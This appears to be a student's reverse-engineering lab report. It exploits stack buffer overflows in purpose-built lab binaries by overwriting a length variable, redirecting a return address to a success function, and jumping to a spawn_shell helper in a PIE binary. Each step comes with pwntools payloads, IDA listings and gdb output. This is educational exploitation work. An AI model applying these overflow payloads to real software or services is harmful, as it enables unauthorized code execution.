Reverse Engineering Lab 6

Dilirici Radu, 510


Lab link

1. Smashing the stack

1.1. Stack-buffer overflow into data

Using IDA we can observe a vulnerability in the **main** function. It is the **scanf** call. This function is unsafe and we can use it for a buffer overflow attack. In this case, we will overwrite the **pass_len** variable.

For computing the offset to the **pass_len** variable I used the **cyclic** method from **pwntools** (can be seen in the **1_analyze.py** script).



Here we can observe that "*laaa*" is the new value of **pass_len**.

```
>>> cyclic_find("laaa")
44
>>>
```

Which is at offset **44**.

So I sent the **12345** number after **44** bytes. For this I used the **flat** method, which uses the program context and takes care of the bytes packing (script **2_exploit.py**).

```
message = flat(
    cyclic(44),
    12345
)
io.sendline(message)
```


```
┌──(kali㉿kali)-[~/Documents/lab-6/05-lab-files/task1]
└─$ python3 overflow.py
[+] Starting local process './task1': pid 96918
[*] Switching to interactive mode
[*] Process './task1' stopped with exit code 1 (pid 96918)
The correct password has length 12345
Unauthorized!
```

To exploit the remote service we have to do two things:

1. Set the **pass_len** variable to be 0
2. Start our message with null, so the program thinks that the input has length 0

We can do this with the following code (present in **3_remote.py**).

```
message = flat(
    0,
    cyclic(40),
    0
)
io.sendline(message)
```



Task 1 solved!

1.2. Stack-buffer overflow into ret address

The vulnerable function is the same **scanf**, but this time the pass_len variable is global, so we can't change it. Because of this, we'll modify the return address of the main function.

To compute the required length we'll split the message in two. The first part is a string of length 8 so the program passess the length check. The second part is a cyclic string so we can see how many more bytes we should send to reach the return address.

```
message = flat(
    b'aaaaaaaa\x00',
    cyclic(50)
)
io.sendline(message)
```

```
RAX: 0×0
RBX: 0×7fffffffdea8 ⟶ 0×7fffffffe209 ("/home/kali/Documents/lab-6/05-lab-files/
RCX: 0×7ffff7ec40e0 (<__GI___libc_write+16>:    cmp    rax,0×fffffffffffff000)
RDX: 0×1
RSI: 0×1
RDI: 0×7ffff7fa0a10 ⟶ 0×0
RBP: 0×6161686161616761 ('agaaahaa')
RSP: 0×7fffffffdd98 ("aiaaajaaakaaalaaama")
RIP: 0×40136b (<main+355>:    ret)
R8 : 0×e0e
R9 : 0×7ffff7f9ea80 ⟶ 0×fbad208b
R10: 0×7ffff7de2c08 ⟶ 0×10001a000048c5
R11: 0×202
R12: 0×0
R13: 0×7fffffffdeb8 ⟶ 0×7fffffffe23d ("COLORFGBG=15;0")
R14: 0×0
R15: 0×7ffff7ffd020 ⟶ 0×7ffff7ffe2e0 ⟶ 0×0
EFLAGS: 0×202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[──────────────────────────────────code──────────────────────────────────]
   0×401360 <main+344>:    call   0×401030 <puts@plt>
   0×401365 <main+349>:    mov    eax,0×0
   0×40136a <main+354>:    leave
⇒ 0×40136b <main+355>:    ret
   0×40136c:    nop    DWORD PTR [rax+0×0]
   0×401370 <__libc_csu_init>:    push   r15
   0×401372 <__libc_csu_init+2>:    mov    r15,rdx
   0×401375 <__libc_csu_init+5>:    push   r14
[──────────────────────────────────stack──────────────────────────────────]
0000| 0×7fffffffdd98 ("aiaaajaaakaaalaaama")
0008| 0×7fffffffdda0 ("akaaalaaama")
0016| 0×7fffffffdda8 ⟶ 0×616d61 ('ama')
0024| 0×7fffffffddb0 ⟶ 0×100000000
0032| 0×7fffffffddb8 ⟶ 0×7fffffffdea8 ⟶ 0×7fffffffe209 ("/home/kali/Documents
0040| 0×7fffffffddc0 ⟶ 0×7fffffffdea8 ⟶ 0×7fffffffe209 ("/home/kali/Documents
0048| 0×7fffffffddc8 ⟶ 0×18675dc13c8205c6
0056| 0×7fffffffddd0 ⟶ 0×0
[──────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
```

```
>>> cyclic_find("aiaa")
31
```

We need to send **31** more bytes. This means that our message should have **40** bytes before the new return address. Because the program doesn't use any memory randomization so we can see the address of **do_login_success** in IDA. The address is **0x4011C6**.

```
:00000000004011C6                 public do_login_success
:00000000004011C6 do_login_success proc near              ; CODE XREF: main+13E↓p
:00000000004011C6 ; __unwind {
:00000000004011C6                 push    rbp
:00000000004011C7                 mov     rbp, rsp
:00000000004011CA                 lea     rdi, s          ; "Task 2 Solved!"
:00000000004011D1                 call    _puts
:00000000004011D6                 nop
:00000000004011D7                 pop     rbp
:00000000004011D8                 retn
:00000000004011D8 ; } // starts at 4011C6
:00000000004011D8 do_login_success endp
```


Sending this to the executable will get us to the desired outcome.

```
message = flat(
    b'aaaaaaaa\x00',
    cyclic(31),
    p64(0x4011C6)
)
```

```
┌──(kali㉿kali)-[~/Documents/lab-6/05-lab-files/task2]
└─$ python3 exploit.py
[+] Starting local process './task2': pid 95357
[*] Switching to interactive mode
Password mismatch!
Unauthorized!
Task 2 Solved!
```

The "*Password mismatch!*" message is still printed since we first had to reach the return statement of the **main** function.

Using the same code for the remote service gets us another win.




2. PIE tasks

The file uses PIE as a protection.

```
┌──(kali㉿kali)-[~/Documents/lab-6/07-lab-files]
└─$ file ./task01
./task01: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./////
ld.so, for GNU/Linux 3.2.0, BuildID[sha1]=8bc98c53b11a24dd20c5446ca33d4fa687c1346a, not stripped
```


In IDA we can observe the helper function named **spawn_shell**.



As we saw in the first image, the binary is not stripped. We can set breakpoints relative to the start of the functions. We can see these offsets directly in **gdb**.

```
gdb-peda$ pdis vuln
Dump of assembler code for function vuln:
   0x00000000000011ef <+0>:     push   rbp
   0x00000000000011f0 <+1>:     mov    rbp,rsp
   0x00000000000011f3 <+4>:     add    rsp,0xffffffffffffff80
   0x00000000000011f7 <+8>:     lea    rdi,[rip+0xe0a]        # 0x2008
   0x00000000000011fe <+15>:    call   0x1030 <puts@plt>
   0x0000000000001203 <+20>:    lea    rdi,[rip+0xe25]        # 0x202f
   0x000000000000120a <+27>:    call   0x1030 <puts@plt>
   0x000000000000120f <+32>:    lea    rax,[rbp-0x80]
   0x0000000000001213 <+36>:    mov    edx,0xc8
   0x0000000000001218 <+41>:    mov    rsi,rax
   0x000000000000121b <+44>:    mov    edi,0x0
   0x0000000000001220 <+49>:    call   0x1070 <read@plt>
   0x0000000000001225 <+54>:    lea    rax,[rbp-0x80]
   0x0000000000001229 <+58>:    mov    rsi,rax
   0x000000000000122c <+61>:    lea    rdi,[rip+0xe0f]        # 0x2042
   0x0000000000001233 <+68>:    mov    eax,0x0
   0x0000000000001238 <+73>:    call   0x1060 <printf@plt>
   0x000000000000123d <+78>:    nop
   0x000000000000123e <+79>:    leave
   0x000000000000123f <+80>:    ret
End of assembler dump.
```

For me, the addresses were the same for each run, even with ASLR enabled.



The **vuln** function always had the **ret** instruction at address **0x55...5523f** and **spanw_shell** always started at **0x55...55240**.

I found the required length for overwriting the ret address using the same method as before. The length is **136**. I tried to replace the address with the start of **spawn_shell**.

```
message = flat(
    cyclic(136),
    p64(0x555555555240)
)
io.sendline(message)
```

It worked to some degree. The program executed the contents of the **spawn_shell** function, but it crashed.

```
[Attaching after process 116294 fork to child process 116361]
[New inferior 2 (process 116361)]
[Detaching after fork from parent process 116294]
[Inferior 1 (process 116294) detached]
process 116361 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
```

```
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Attaching after Thread 0×7ffff7dc9740 (LWP 116361) vfork to child process 116362]
[New inferior 3 (process 116362)]
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Detaching vfork parent process 116361 after child exec]
[Inferior 2 (process 116361) detached]
process 116362 is executing new program: /usr/bin/bash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
$ whoami
[Attaching after Thread 0×7ffff7d97740 (LWP 116362) fork to child process 116395]
[New inferior 4 (process 116395)]
[Detaching after fork from parent process 116362]
[Inferior 3 (process 116362) detached]
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
process 116395 is executing new program: /usr/bin/whoami
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "vuln" in current context.
kali
[Inferior 4 (process 116395) exited normally]
Warning: not running
```

I don’t know if the last command was executed as a result of the exploit, or if **gdb** provided me with a shell. Regardless, it only worked for one command before crashing.